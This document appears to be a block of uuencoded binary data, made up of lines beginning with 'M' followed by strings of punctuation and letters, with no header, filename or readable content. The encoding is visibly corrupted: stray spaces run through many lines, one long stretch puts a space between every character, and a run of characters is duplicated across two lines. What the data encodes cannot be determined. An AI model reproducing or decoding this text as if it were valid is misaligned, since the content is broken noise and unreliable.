MEQ+_2Y4.] ^ (8, C. H7K+@9 [/Y&8\$]@Q6V4_ `S `?LVO) V2GQG8C [/ "U" S `=ID5
MHD!04"\$0%*S@ [3\$K&Z*; `8' XP `Y/+7# `W#@X\$1F<, `T~H. \$&F/V</ (A=W `C\$
M<6X82P>P?# "6AQ] 1S (= ' . :#L0P `*BPBN_B%\$*6" "\$2M (, !2, P&L", `>%A) %
M7\$8B\$+T `/@# (%T, @]HO! _E@ `A22LJ_@BQ&I) !*) !#M93&F `JY=G) ^K2D) VF?
M `]R_14*\$00Z4T, Q^!WB@NG [3G@1J:V?< `[^4A [7V@9". XP7UOT ` ,FK~4". PV2
M@ (?] Q!L! # _PFB@Q`DB `7WBM:2:3' KQLA"33PVA (UDJ `O. 8' *P; +PJ\1LA' T
M9A*#?LG\POX?>* _6KS' [CODGWW] 1T_ [[_9<_87XQ_6?OU?M~&; ^=_FIJJNI_
MT_ ^/F' ^4_F3WZ_R*^<GWWS155+7FI+^ZIO; ? [[_\$? , +] R/1W\ ; ?CT0] Y. Y9
MQ+6"?) 4<F#\MNWHK=Z?SBG=R3: &MBY"U/AUJTF) ; 7E>QV' *KGCT0LVMM=6W
MBI\O%3FLILP04FY=SFI] 92~?&=<6U2V+E (L@=G' D3N:M; %N\$E: [6 ` [2&EL:
M/_ `~X. ; 5#OME7<: 7W_ ? [? . QZ93CP (7UR8KR+__%49+) FJ7~#RH%1. <D5 (QH
M>CL<\ZU; ; #ZP' 8D^7%TW, ?YY; Z;) E7, ~]K; /5< [WO!UX&LM&4V*\; 8R#<J= (
M^1NW1L/ /37L#*GPK#E#% [8L:35V+JC@H' ?LE^%E [UNFV9"L9&UM. B\, 4, A<=
M~ (.HTSZ_*31TNG, X3<] _?RJUS [7N=4L^2EW*7= \WF/#ZWODOQ] 5LZ [@: 7&09
M\QY0>6R1W>G) 0Y~RT/T=<VX@#9?%B/<9OGL=M] ~, N!CS (.K' DAEN%@ILNYAR
M [= (5J&^RC96] Y)] <3U6QV3T [Y+CE (F. NEX\$T%) (B+P. \LFM?4@LY<M' +4O*K
MTQ_KCSEXJ& (; D [1%LHF?`BX' JQ~27C?386S' J; WN*X, B+; XX'. WI [_S2M9PM
MD3?0EO' HN_YD<>ZS2P1\$LUVUVOJ' #' YIPDFMH8X=V]=YDN_4 [NJ7J2*!HK8
MJ=U# `U [9&SBYKLL~T []] 0O3_#1YKQ, A5 [I=PF1V>4N8/D2X^O7"^^#>: XZ#S
MUYT:3@^] "6:H.N?) F [; &R@:_:XSTB] /61 [DM!W0P] P>: \; JQQPE32U \&WUOE
M>UN_*>ZU9 [?Z8L?M7/=7>; O=_KI (X\N*LU: ; FCT&#VI `JVF?+&KCW&DJ@T94
MG' , \] 5RK?W%. 1*EFP^X.P\) / .1, ; >IS<; M8P; [U44' IF, DWC~LY/\HOAOG+V
M\$ (TU%K<^N"E0G==X/' JK+/T] GT=0' V6ZB_ J JW3QA7I^] /RP3RCJ8\~+PTJW%
M~: Z&@25W_. [WEQ=] JSQX: *S] M*; N=@:) +=O, =P4+R#E^D; S_QC# [. ? , >*<ZC
M? `Q [3+HV&U@) 8@KD7YZ. 8SO_9*7D1E7) &ZI?3P^?I&O+N1?/PKNDT*' =Q>J@
M5%&GI (+VH' !: 5E= [N69 `24IQ77: N\$~TR"] /B: +\$W. S45/ :MQRQGK] EAVWUG;
M_AE2LFM: _ZEQ#. 4T, ; ; <Z>: %: 9D: 1) 5<' Z [8=N+W/_Y' \$!X/" .ALS7_Y3/&E9
MYQ95UX<+] M1&G~7 [=LRW (%U60R, 1O7XT~L5CUU2 [S: \; /~R>~ `4Z+GY@3UV
M4, XGCHOEV1ENZPNJKT (7=>K%#; ; <7JRGY_HRZ?KDAB7] YY~O: 3 `?&@P?~0S
M_LZ*ABM0U# : W (INE%XT+CNBS=GSL2' G: F76\$T?WL52 [IH2&H; %6=~S7; P: ' \
M2#VJP^91511YP^MXJ+ "\Q>N, 5B#"#LI?7VT0?_! !#460#>~QG; (4!<6&1A>*
M>^~OU; U/ =! _M: 9*1V+ `] <B#X?K"NB! <UFT<] =83%SIZG. EQ?UKAX; BZ3OK_L
M4&, F35: =IJ9F=\$/TZAHE20&90] 1+KMQ<G"UV=9&; Y=) [X3<E/Z [:_JG) 2G*5
M_ (HJ7U) ?XPON" [WP4SW; 3V883ZX+; NTT' _^F_: 6RVNO=N] 4 [; DE4IO; S+?7R
ME3401&#++J9=*G (T8I1; ZH! *B8QTJ%4NX5] 5>P_ :>\$A?) C2SJ5' [Z^&_L/C
MZSAS (U\$ IHE_ . 8R6VB%QZ?C, W\65YH/49D: 4O>G, 7* ; '=?1SH (E>EN7@Q ` [MY
MQA9' ZJ/T+*Z1W, :UR@=Y] KWUK9\$YDA, 1L) K: G4<DEB>) 9BJ/ , ZLEB' OG41G%

MS, -6#XNCI; * [/ ^ _ D & K 0 3 < D A ? R S S : O & : S ' > O H 4 N ' V ' ' Z 1 P E S 3] T Q . + U \$ 6 8 0 \$ 7
M % 5 X W 5 [. P U B 5 &] = / M > \ 6 N] # H S = X G Y] 2 ^ > 6 ^ / \$ M V ^ 7 5 ' 6 W K \$ O 8 P / 5 E) + O K \ : 9 U
M] 9 M T + U % , W \$ Q B H E 4 > : D W 0 - Q] Q 3 C B S < O _ + 9 K / K - [= 9 K 8 S C / G N ; 8 E] J M 6 G C O X < !
M W < 9 [? 6 0 & + ' T & S C X W . M P 3 \$ O G I ? E] I > = I (9 G G & M 0 J + O 2 _ Z C G = > \$ Z J Y Q ! V L + W \ X
M H 2 Y (7 F 3 E 1 [4 M Q] Q R M G X R R J S > ? + / , O _ 7 2 ' & K 5 P U & - 3 F N I H - 1 \ N _ H O M Z ' _ > U
M L _ : # N A _ Y O * T B _ ' : U , * X ? . G %) X] 3 V C (B # L I 6 L > [9 - : = R Y H ; K] 9 : Z 6] N H 0 D 8 V F
M P R L +) # G H U _ B) N 9 I W W Z : (J U) 2 S G # 0 V O # \$ Y % M ' M \ _ > [8 : G + ' :) K] \$; , 0 R [? T J N
M Y H X M ? R > [F (A 7 S 2 9 U) B \$ F @ W 7 ; # ' N . ' H D O . Y ! \$ > 2 L G 0 J - >] 7 C T (4] I A) = _ J = K 0
M) @ 6 3 Z & 0 - W ; S 1 L H E * I / ? # ! F : [S - M , @ _ L 3 K F L 4 .] Q 1 ; 7 F Q , F S E E Y @ / Z X ? ; ' L 4 L
M D Z A : L H B B V ^ " S 6 H _ J X > ? U J Z + " 0 I N M) F J J C E ' ' K # (> 5 Y " D . \$ Q G) V 2 \ [2 1 G M * T M
M > E ^ ^ \ " . + Y X K R ' E L R O % 7 ' 1 M T > - E ! + 5 S 7 G I 9 = \ 0 Q R R D A F 5 D] , > > W ; ; : # 3 / H S " I
M 3 ^ U # D + V ; @ E N ^ S M < & # ^ , 7 # U Q E [@ @ X Q ^ B T C \ J ; V 2 \ _ H Z / W / M Y K 7 < G S = 0 T . K D \ %
M 3 M S < \ > * 8 W Z M = N 9 \$ O ^ ^ U I 1 A ' K \$ D . % W U B ; H Q A Z 4 G 1 T F W : > % " G < X + 6 ; Y J ! Y D] * :
M (] 2 K , 7 H L 5 > G] 7 R 7 + S [' % ; P X W 5 M V ^ H D 9 ' < Y & Q I M ' ; D # 2 A V [L 7 - Z G 7 , P X G 3 I J N
M 7 _ K V B 5 " ; 8 H X V T I) O Y) G . 4 W _ : M . P E) ; Q H K # M C \ = ? H ^ Q G ! 2 H ^ ? ,] - D \ Y 2 T ' P O 8
M N J - " 2 [_ V O U ! O D < ' = O I . I < G = V Z C X , ' ' A T V 3 F E 4 ! G + ^ E : < ^ 4 C ^ \ 1 7 R - N 5 5 / \$ 4 "
M Y @ K (+ 3 * L 4 C R W T I @ R * R Q 7 1 C " 7 M ? = E V J U + 6 V U (\) & H , Z 6 - H _ V \ G L N & * O % H + I 7 =
M ' N > ; N P N] M \ 9 Q & S ? 7 I O 9 M M H E 0 * = 5 \$ 1 0 U 1 - J V L 7 /) @ 4 \$ F I 6 = A _ 9 / 2 P (^ 6 N Y ? N ;
M & * Q L J ! I \ 7 C 4 P 1 \$ J H E I 8 W - 0 = @ N F] _ , A C 4 _ 8 8 6 \$ D S (- * P : > 7 ' / 9 R _ U N N ? + + P @ ?
M 3 ; [7 K W J Z S 0 5 * = F Q T K ; I R + . = T 5 .) [E 8 ? ! 9 9 N G V C @ ' 3 A P P ; R P T > M Q P ! * H ? ? G # T
M I H = < U M # G S 7 U [@ U X N < Z 5 . " @ G 0 ; C [^ E ? K 1 ^ H) J I < 5 7 ' I \ 9 U Q > K = K P \$ O 7 6 _ S . * K
M Q [+ + P] U 7 < M * 0 ? [. 3 Z ' 9 - S 0 B '] - ; [+ Z 2 W B ; V B : " P] 4 ^ [J 6 . F _ X T S 5 % < ? 7 3 V K <
M (_ T 6 M W 3 Y C M 2 M M ? # : X G 2 / @ F L + 9 W) 4 1) C R \ . 2 * : & W [Z / Q : 0 [H 7 ; N W + V Y N ? I W E 3
M % U U U F < C W .) 6] V ? # ! &] \$ ' I D U + I 0 0 + M 1 @ ' + * ? 6 = + X X 9 G ([F _ : 6 # O 3] 5 % - F D + \$
M H > (= R B ; E ? \$ 6] F W 7 2 O G Y V P V * ') < < H V 8 N M , U _ ' 4 N G N 5 [Y T ^ M N Q Y ^ M ? Y V D T V 8 N ^
M - 5 5 6 % + ^ X \ H " Q _ O & = C 4 : Q Z \ U O " 3 V - I] _ G ; Q B [3 R [U H Z Y 7 5 Y Q J = 8 & , 9 F 3 [& ^ : "
M A S 9 % Z 9 + 9 K Z + \ \ A * * = 6 R * G Y ; D V V 5 N @ M 1 D [B ! J) C 3 8 @ S A # \ Q 2 \ M M T - H C % _ P " 1 R
M & > 6 Q 3 4 3 \ R M 2 % 5 = 1 5 S E > R P Y C S ; D 4 / B) F O ' G = 4 / ; _ 7 D V % C L C G = Q # & 7 : L O , % T . W
M ; = R - ^ ; A S + (Q / ; V Y 4 E \ T [I] # 3 9 ; \ 0 L 6 X C \ 5 8 J [J % B > \$ / A) * U 4 _ \ . . Z % _ S / S & _
M . _ X + ^ U / C _ [? _ _ T C Y A ^ E _ [\ [_ E = 7 T U : ? . _ [7 4 E '] . _ [_ \$ ^ 8 7 [M : G 6 8 6 _ 6 Y] ^
M R , T S S - F % R W N L \$ [< R 5 : 7 \$, * . ^ F . = P D Z C X / K \$,] N = E : ^ A S C & P S 7 N 9 R <) 9 = 6 F % [
M 8 9 0 , I 7 = / < I = S L G % 2 I F W S S 1 \ ^ O (; . A H N ; S < % &] G & Q C > < . S " M ; G] % 3 K ' > : G] L O
M / A D O I U % J] + 9] = W + 7 [I B N E 4 % # J 9 W W 8 C * G T ' X T 7 % O W 7 ' 0 U _ [C \ C # / K [: . B U ^ X H
M T N S I + A ? 0 C / F X , D P W : O ' & > D C V P 1 ? ' C _ ; + H C X 9 J M _ Y F / - P 6] * 5 L ? % ' 0 P 9 = 4 1 > H
M 7 # * > 7 Z " W N B N 3 ^ O K : \ \ + . E 5 R / 4 / U 2 K 7 L I L _ , > , 2 A] K > O ? E J ? 2 C P) @ , N 4 I W < 3 % ^
M > 3 G ! 1 6 ; G O] 7 1 L > = C 3)] 8 : & L F . ! ^ C W ' U N C Z ; , V @ Y 4 Y ; , ' = C < S * @ Z / = \ D Q T . 0 \
M K 4 N 1 , Q < ^ ^ ' * B S Z @ 6 S Q] W L E : G R S J 9 P] ' B O < I % ? ? ? J * O [N 6 , Z D + 6) W N ' / 4) - S N
M ? & 8 X 8 9 * Y] Y 4 * 1 E V # T \ / U _ , 9 R S U (! P \ , ' 6 4 - ? [\ D ^ J (K 6 Z 7 & [?] / @ G F : * 6 _ I ,
M] C E 4 1 1 5 ! Y 3 B E \$ Z 5 (9 : M G F N * X @ 5 Z - ' P I 6 T Y 2 Y 2 H U K ; U] 4 G ^] P _) % ! [= 6 M = ; <
M 5] 1) 3 3 3 B L 7 V 8 5 W] W ! 5 V B G (- G \$ B V / < Q _ K = L H \ 5 U 4 ; 3 4 6 8 F 8 ' 7 [' C \$ W V ? C 4 7 1
M W . ? R [D] N L A ? ? + G ' N _ [V + 5 T B : Q N I A O V < & . J (3 + . A F F @ L T 7 ? O B / U , () U Z _ \ 8 W ^
M W * 2 [S H U F P 5 B T _ ! . 7 = < M = F N A : 5 B : Q N B M F ; ; 1 = V > ^ 4 N * / ' J > = 9 " = \ N) G J K 7 M < Q
M - B V % E 4 \$? U U ,) 7 - _ ^ ; 7 T] K : (Q . G - Q P ' < 3 Y ^ P 7 Z L J V Q ; F ! ' ' = Y W 2 7 6 ; _ Y 8 B - P =
M % K 3 M : M & M +] 5 - @ > K ' H L * \ : O 2 4 [U B Q = 6 R A _ ' P Q - 9 I Y (2 Q , 3 Z B H -] ' D J - J , # K Y /
M C B F D ; G K 2 > \ : V 6 D U ' ^ < Z 6 # F ; : 0 / < A Y ' E 9 C @ ^ N D 9 5 U / 6 > ^ + 1) ; M _ K ^ 4 . " C V] Q %
M '] A 4 I % ; < : U & < H D > Z Q " Y] > + W \ - , 6 - 6 " 7 _ & O < P < # C D H :] % [B + < % S & F Y B W U U 5 *
M T X V 9 < \ 9 2 2 [+ : : N 5 > E N = H 9 Y & * S Q) \$; + & # > # E 6 & -] (O) % A * U R R I J S W 2 & ! T \ < @ Z
M T] 8 / ' S ^ * L = \$ Y G S B O \$ U " 5 (= E \ A S 7 O P 4 ' ' " S ' + E E @ * / E F I 2 ; ' G 2 M F 5 9 Q O \ 7 ' 0 _
M V * M < # ^ 8 J = V : H = K /] 5 ! Q * > : ' @ S N 9 ; % / N # / L ? O > G T O] Z X 5 X X T D B K 9 3 C T P N K \ B ^
M] _ Q - 8 G V X E) N 1 = + G 8 ! B L D '] - : 1 0 < 0 " A G 6 8 G D S + ; W L C 1 X W G 5 0 Z % % (> J 8 7 6 F @ G K
M = ? = , \ # N [V , B . E) : F 7 ? ' ' 2 : : U K G F ; J B , X P 7 3 - # E M Z : T 5 ; F ; G 9 A M V 6 K E T % A =) [
M 0 * B , ! X ^ [B ^ S R . ; B V I U G Y I > _ B R < \$ I ' N & 1 8 7 > _ X Y < U P D 3 E 7 E _ M > 7 S L < Z & " #] / ^
M F J S / M ; & " 6 H J 3 ?) : E M # Z 3 U 8 Q G J A T ' # K N > ? L S B D B > < : ! - 2 N N @ V * W + # Z] : + D U F N
M G J 5 W K V B N S ; K . N W V 9 ^ Y \$ M & Y _ Z 7 _ P 0 / I C ,] ^ H Q ? _ \$ M + Y . Q [I \$ T Q L R G 5 S > + O ? + /
M O 7 ; = Z ([& > @ 4 / ? H 8] T A V C < G Z 9 5 W T Z + 0 + : L M ' = H N 4 < : 8 T ? >) 9 N T ' @ ; D < (? U " 0 J
M Q O ; ^ 2 J ? , F O " ; (> N] B \ 0 0 & A L ^ % 9 J K % @ V : 2 J K P V F W X Z ' K . I E U B H / K 2 J @ K 4 % 8 . &
M , R] 4 = [W Y 1 M . F - ^ : F M < F B ; _ S 1 , 5 7 I W H Z 7 - 8 ^ C ,] C - J 1 ' 6 E Q D 0 : M O E * ; = ' A (9 X
M 9 R T 9 & 3 W @ S > 3) K B & 1 9 7 6 < _ L B ; / 4 0 4 ' N 2 > %] 9 3 + 6 [L X \$ N ^ & U ^ < % _ P 5 > ; # Z \ * C \
M (A X) > X > J C / W / N (R S ; R & Y 1 < J - % Z T Y < . O Y Q 4 - ; ^ C O O 2 S N P ! Y] [\ N E . M T ' D J D 5 A
M & U Q D & & + J U P X Y C T T T U + U " 7 8 ; * 2 ? O % & [D V 2 B ; F 7 3 C * K I 3 B 7 ' [X S 2 * Q 3 T ? E ; 9 ^
M O ! R \ D 3 > - Z U O [N N ! 7] > \ B D 9 \ [U @ O \$ \ @ B & 7 - Q E I 6 X 8 = B \ ' 4 ; 1 9 \ [& 7 I 2 _ . 4 K < C
M : D _ H N] ^ M N ' ? (L 5 + F (< B D 9 \ [U @ O \$ \ @ B & 7 - Q E I 6 X 8 = B \ ' 4 ; 1 9 \ [& 7 I 2 _ . 4 K < C
M [! 1 % S ; T H R O U R * X 7 R (I 8 , M + [[Y [R (< L = > O / [6 0 % _ ' U = @ ^ ' K] Y 5 7 Q [' ? V U T _ 0
M (P \) Y ! 0 T /] / - : 2 M \ M " ' & (< & K ^ \$ N (O M S J O : & W * 1 (8 E " > J 4 5 < I + 6 I C Y + 7 <) @ I L
M 5 B U 3 T] W J B L W L 7 ' _ # 1 G C - 2 \ W # ^] P & \ A _ > ? . ' K = 7 F _ F 9 9 (H ? 2 # ^ _ < = J 9 Y ? * 6 W S
M R D L X M (? V & 1 L _ ? X [R] & = - . _] + . X L 8 2 M Y 3 > R F = W A O J 7 N 9 , ^ J " 8] [G # ^ I & (\ 9 & F
M G ' U 3 R N _ [' @ T U 3 3 > W - & G ; 7 \$ C < (7 " H W L & S / / 5 6 K R ! ; D) 1 - \ / . N % E N 7 E 9 N Y G \$ I 2
M @ W ? 4 T B % U S U] H X W [= ? 5 M + N : P _ P . K ^ \ ^ 5 F ; N S < E [S . 6 T X \$ F \$ / M ^ Z F + 5 1 ;) * 1 ^ [
M \$ - ' > ! W \ 5 P - Q J ! [R 3] N] @ Y = \ T O] C _ (] Y ^ \ L] D _ ' [_ 7 T 5 ; 0 ^ - O _] / F -] + ?] + M
M - [\ G X R ?] ? Q 4 M 5 = 6 Y X S \ - 5 9 6 _ ? \ _ 8 ? 2 - 0 ' (B X) # 1 , 1 A L A (\$ X R \ / B 2 ' 2 \$ / S 8 \

M\$Q%D (!Z+"U34\$3<R9-"WQ42@4=&v^&R`!%XB8A83LXB!>#`.%[E863G&/Q@=
MCHI1 (N*5_+'ARJC (4' S^ (>+\$&9#`\$%\68Z, QZ`C" [F4#<: ``#N./"IM-0LAW
M/O&8`%RP@7@C) BS,) Q (5#7PM2!:, Q@0%XQ:@`P%P1B?@)] 4AD;\H8\$\$ZDH3X
M:%2DCS[AM]X<2AP09"!NA0X+PR) 78*/#`A20, WM3">HH`WV4R6/4D ('A?Y3^
MOSO^#_Y3\S]J?^O_/V`^4?K_J_,_JL!QWOR/IO;?^O^/F`7F?^`#J%;X^1^7
MH1-+P (, JQM3:F0Z8%+J`//!.`VGE#F*"X1T, "--*C6T`*82S<, Y80-Q\:#Z
MA\$P"L'YHI"4F&AV/C0Z-09HY:=#4W"R% (-:C\&12PJZA78F1WK=3VXP&>I`
MWSBQ.\R]1L`_JE:@ZEF%JBS.H`/ &0J7;-TK=U-ADG;' %UI1_"RY"; ;M423O;
M?0V[W'2.`4<5J0-O8&QR)+DVVM(QZ:&LUR,\$!06Q-4>O;7FTZ5'2L/N7MM2N
MI!K%,]*" [7Y75HSN;%PVUGLB97CX:R?X;USB%IHHZF2V^Q5#1WS3,@=*&!IN
M/N0R%3I=N;9RT_WA+Q.C)/5RT,&D\~?()PV=[O5CZ"OV6:YVXCXI5]>G6?-"
MWH2FVV6Y2_FW*G;-10+LSLL*:"]DW&+N>SDN;82YYPQ]J42<WNGX7G7A(\$)<Y
M&HOJCYFG6=*X9:#-IYQO;I0*/@BFVUCGCEK'F7XG; [;J=BFHRFQI6N'31E?
ML#30W+]K_=2+LUBA9N[+%&BDY`T9=6[6]705&S9!CCX3(Y>&Z^J3]VAX=+6P
MW*;CV?]4Q9!C\KVG3]J(EKB=' /N&_4-<YAJ0_329UR+6G7*]:B?L;?WH2/, !
M-A5]E69Z-_/]NF*GU[N#\XIW3%D/7#)TO1878;JL%W.?JYGE^3\$BF@LUX0M
MM[HE:N^>%4*SN&`#X^-;8:(016;UCFZNJ-6%\OYW7]'24%&\$F^6[-*@],K))
MU2-73!]9PD>1>Q]YP)9_R6>K)UHN2I8VXLFO51.Y=F_,>#6Z2^6&:NB1WEMK
MM!A62+X,/[VK/D'99D4K1ZP98X];?96FW;*Y_I68*?^JQ1,B^V-5+4677K7>
MS>BRIG-+K%?R6]8U>OSY+<-72[X-:/C4*WIS^ZDB8V[=Y@AI3L'U#=4A.[T\$
M&F1`W.AFLSSFRU81>'V`@\MM<^/:T*X)]IU;'JYQI3FJL-BY.(O")GLUBII;
M+G\54F8YR_O]WYY7=J8(Y9MG(S:7YCDB+,WX7.G.0P>X-I>NODUQE.L`<IU+
MC@,U%8H^5/+J`ZT-.+WEJ,LCL7KE,E2;4ALPNL&7EE>R/W<33-REF26Z?+@F
M\IMH8YF4\^:K9\NA.2L>S#^N,;3:GR=^XTD,>Z2@1'O]#:W<>1.UUX3[,02
M^M@U7N/(3*6HJ#&?H@)E=-15:OV689&U9]FUCHTG>WQ52DM_-/'T:(J3BB.4
M^<KJ#_NUWUW2GC\$Q[A<YVWV;!*@\@S.Z\$]&5,Q9/UD; ;4H<]N27:C[W.<
MP>WO>7^AZK2,<XY[XSL&F[-\]4?2?N#T8#PH3_*P;A%;RMWA1%L!QY',9VL?O
MSH8V6:KS5OK%]"^M2MHLEAHMZWLYW+YH'B'D6OSAPQ3'6+\6%QYMWOGIV;T+
MO4P#\9.RJB?7LQYKR'+8>D_[O5!5OG^^[MZ(F^TC0XN%5[U69^]9I<G)4<%P
M]8:HY-N3D4\V=FWX\,#[43W]D@O'76,2PAB5Q[X]7K1AJ3R_ZF[T\7=?'PV_
M[WE<1B=VUD9A56;O3OWJ":55QVU7?*%X]#)]&^G1^O85A4\HZ:JL++@?H>6
MWW[!II[UZT;>3WU+J]767MCI?'R#-AU\T![T?]K<:J0S1.^BVM7"+]00)]3
MN?)SU)<8SVI+%9U/,%?51:6&E,LX7D19<!PU;>5XS7&O'Y%?%]'O;]66=+S'
M4:%P'XX:35[X]E5LV<VE`']5]VWN:W76EN6_?#"0XT>TV;]"PF->WK<>,.K
M'UTV8[DDXVIY/<DFGB809]R1KW-_N[K\$RZ\7]^P_=\$CXJ&*/G_*'0<8>T8#
MI\P&A28U7R5HR_.N[,Q-;C%W&-V[FJD=1>SU9/JIG`)#NO#2U,^]4]=V*!J
MZO)XX^XW[9+]U@F,[BV#EL7T?(IOGV==;>FX:.!3RA7X*LS]:O^6T0WG_&_O
M*US.<,*K-T9X0'%2LN"=V_5)=K^5`BND#AYM>4K'DB/1VJ+1]Y(F59-9@5*)
MPO`\$-G[JN`&+"90'D2-&^74F; &Y'CMZ^XL&]@_,&E8EO;'`X7X@&S16/T*,L
M1UWV&FXYQ' *4F3(\BUVUQ,T5G/8?VSS[2OW;0ZH+4_CO'OR=#K?9]LZNZL5
MX1\.)OM:"C@S65X_]93*A<59Y3E6>--G([1T59;QGJ+ZG!WG1:@^OI*NLJL3
M:=MJQ"W4MI<O7VMS?<Z8Q%IF%0GFQ>T.X[O/E=]*M:0J"1\$;I3[D.#QVVHVR
MHV\$=O[_*I0[7U\$!NTSS^T.OY&B_/W*][K7I\$Z^54V8:T/AK-UOPEU>JHK'W4
M'3)R28OO>YX\$#4!@[\5.JC!%_7&ETL6,P8M/\`N^:N0IHCIU(6:BQ:Z4T7SD
ME=/5I39KAB<2=FN'"WTY8U%\$`<I5=N!,<%G%\K/;.9^>4CK@N"9!_U%]XNB+
M"*FVU0<OY(=W)YX77WUA`WT^/?NF'F<! ?8QBP=/2XO[NO6;%5]\$U]RKYA(5C
M@]7VZ4BL>FVV\P1S:/BSNXASIZR\J)0X6@32>]PZJG'2R8^BA.0V,YR.&Q)G
M,G,LY^KQ*+D6Z*+I;J:X8^ON6C:.%5*1JPOKT11.DMT6+(4M-LE^FE6V&R,?
MY.EB^H_.)US2_42V7#T]9LW9<YR&ZQLJ6Y6?,3R160GWKE(U;SIG-O%UL^A
M0I<-VJZ_!S7L:=GL)7P*30427E0LBI,<BYU\$?1,?'+';T<S4ARD7&*\$?4MIZ
M-;^P\FI33MD+ZSNZV8;O;"I7D<1] [_P_.5`6\>9PD))&]?*]+&KE20_X2.
M]_CJ@TQN!3SQ:MOZKM0_R7UI<_1I_R*?'(L'SV4X%2GIQ1QLV^D0S<.BV(:=
M<7DOBI#KY)]:/6%_?;I0K?KB)EF*DH'QYO3`B>ZN[OK\@5JV^/NOK_"XX5Q,
MJ#&*MVV'F'+;3G;O:5D?6W*G&O4JW.H)0N`'EXUL2A^M9,&',O2;]@\=A4HO
MUNK0MJV4\M' M2!3><XEBKQ)'C,=E%Y;W%YJ/Q<B,<:AJKU>^*30LX`\$DTB*_
ML/*S@&."?OQCT?*74:LC*QXZCN:>G[(QY.M?^P@KSK;?478UEYMBM?UE*PQK
M]O&P1?8WL0F=^;4;<AHV/:G;,'%O:^J6CP^UKS],DI4X\!/KTAV?F/T-ZQLV
M;7>[8S29>&2DB<<U4\$LB^^J1W#1S6:&+[/8:-YZPQ:L-\J6M;KAY*1>T*T\;
M/NRNQV&T,BF??0#3ZYRG6/OD2L*9J7@/SW=2*]YKY(P[;+U\8474M=?)] [2^
MLBT;.KW39?LU(8'T[4_.Q?5'>-8=E.[R9"CT2UC=]JB96DRH9G.JU1/1-Q7[
M%B-USB4MG?KVH=[;>EF2Q/8"JK)72^Y6ITH+,R9%U7\$=B(Z*QWCY'>EP,-\X
M&C4PX+Y]G*_E?JR\6;VFM.,`A'>"+9S>Y7'Q'U'=MW:GWR?QAFWVZ(]QJTO
MEE-Q)>\59QW'NY2,7W0&;FA9TN:^3!XP1HWM_K8\$S\$VVH->#[\$*]ILY7>>??:
M*T_6!<2&7GFFJ.:T1GI3@IK+R9*+BPQ.A<^=]]H>7+_Q)1PJ&++W9&M@R+C
MS-98U=4B!:L7R7/LBHT0E[ROX()]GM%A'XGQ3J_# [O1-\L+(MX%T.(2_J;YT
MMD33P5IZY"UJMHVC/*D[EFY)6;-1X\$E\N26+']EW\HGZ:Q];8<Z4S.XPU<<
M'WU91K=!JC)2;4(=G1DC\I9-AVN5R:>@/1<WT!>7'Y>+X38X*GA7+=)HW)=-
M]E#5%JBXO-1V^P&`ZXZ1E\6J>M*\]1_8L\$3%]4D[KE:T^C,/EF6J&*3W">T)
MC?L5]WL>'ZREM1?;YR9XT=Y%B-U?98K&__GYVT=Q&V-+M(]'W?N(.QF15[LO
MS2BEA.^H3+; [QK=^55XCBEK'OK*8/<6^>_?IS5VMSVP<K,OV5[!#[RS6WODB

M:MP_DEG0Q5YA:K" (N8ZVL) 79C* [=ZI5PL2SGUO!@SO=7]@[' (\$\69#7RBD]\$
M"RGD&^^,H!G?G,8&AK?M47=.V#25."%5P!/7KROK9_]E]<#^=S+4\$DU)+W/#
MO.)HA_,G<]CKE*_46\$8M#F4H2;OC_+1I=Y4?Q`6V;OZ.'UPVSI3=)AEYAB
MV8]77O&Z^ .5MB^F#C\$-C#Z]-]MZT>M)_FEW5Z9YBEUWUTY<2NTZ\=/ *J?689
MUS)Z>Y-6:(5`EZP)1Z:JP (&E?>YG'O2OU:G*N_.I&E%J9QR\%G='R>_\#4\W
M-I^S; [* ,GAR5,#+;KM8<A@DY) 5O\$=R3A57=\XY?!Y) ?6Z70) #: \6=V' T+_L6
M;7E=H')UQ,D2=; :T_+^#T>I%88.-FS9OE[^K_EYO=^\$_NS4//<-5<H>XMC3
M[2\$)XA?/]BX=%\$Y<R[P42RNRN[#` [Q;S_G=62<+2%['*6XP'HM"[8KWOQ*`&
M>/D4AYZL.!T1)#.UN&J3?F!0X&22.&LRJ,)V#3^BMV)WGSQ%Y>3;^0WIK[G]
MPI77AI>">;BIF[CD[RL%I8[963T9.9>9?'=G*D=F:SR/\U6CYWY1YKN\&@L5
M<?8PZ/#(PQU!ZBR#]HNB5:4/;9IQ,8HIZC@66+E</V@EOC88))>>%F4Q:^
M#)_5J//B0R_2+DD0\$DK>_O)-U@N5@?--JF+`SPF>, +^V#3['HUZM<'N8QISJ
MK_S^JK!/0.6-7&6G#>QI=\0JJO>]B+^+1"OK#1(\R!W07''^/+3[V`VC25HO
M_L+^CMLM\8(;O/=<O,9X2&^M[HTV;E7H/F?HW3W)..!ZX)>55'77;#W1Z.>X
MDZT+BKEU4:%JDZ3/JZ#T3_RUS"^\ML?OEZPK>]BQ])=JGIGU;A[ICS89/' ;LD
MLDOT&\?>Y&^>8#.MB7UL4C7XC58+U]=9ANU;77VP,W&7\%W9?9MOHGI.MM!1
MT5SMR9Q"KGBTK,, [8[B68X=:E\AGK5=NVD'*7ZFX-0T?N.@NZC!IM65[+2YQ
MX\$R#6NR@XBGQLV[/53QI1)[U5PE:]PH'<XJ<-MJI^DI5(L!4E7"\6:___Y6X5
MRV[;:O_/\U2G6D]5"59PWAS/#J3;P:6]/3'O-C)2)_ [ZH<C]A74OW(Z;]+.]
MI#@F]'41>G]J=79[C,.I6\XO/]8^N^#679QT.Z^4WZ+OH.GAI1_V*_NC7]A0
M;-Z#Z]HJ^PF]YZ!12_;/I1&7?' ,OTBYFL3MY9/OR#L=ON,4BA:>KW2J?!"V1
M#O!5K,*Y@=Y50?%)1\=[KQW5,J"G-;&?VU+\KK'J:*=K@M+%LT(JR-E208@E
M0?6)VHALPGGMZWFE'JU.B.=MHNE-?6.I^:HW/.0K0GOMCL5,V*]Z*" "[9500
M"AUVXTQW4X<>8\N:X=KCX0E,8@RWZZINYEEX4I\35UU_)OY(:7#IS[9K;&4
M5I;;#P.O:3H1"1E<%T_=%MU7_E(BD'NWH/?N,4=&5I-?*55H<<9XFQNH;?;
MU8(MLT*H'S)/9IJ49H])F22*.;<GM+41QSD7W4NY\$4=ML-LG_83SM3D1Q]R
M+JM#5\T*%?:=6,S@4BX<H1:N'9J#=#+G6U'KAP;OM.DN"FS<Z9:' [>TLS\K9%
M?SP5F'O0_(2W@F-J1X6MQU=]YW,[-:]9G5CV*YS]UDM&%PZPRIM'] :MZJZ1;
M5\13O=DJ%OOP8VUS]Q3B*>V8[2*%_"MG'_7W?YO-+\X_X<_<_Y/CX'^D_4_
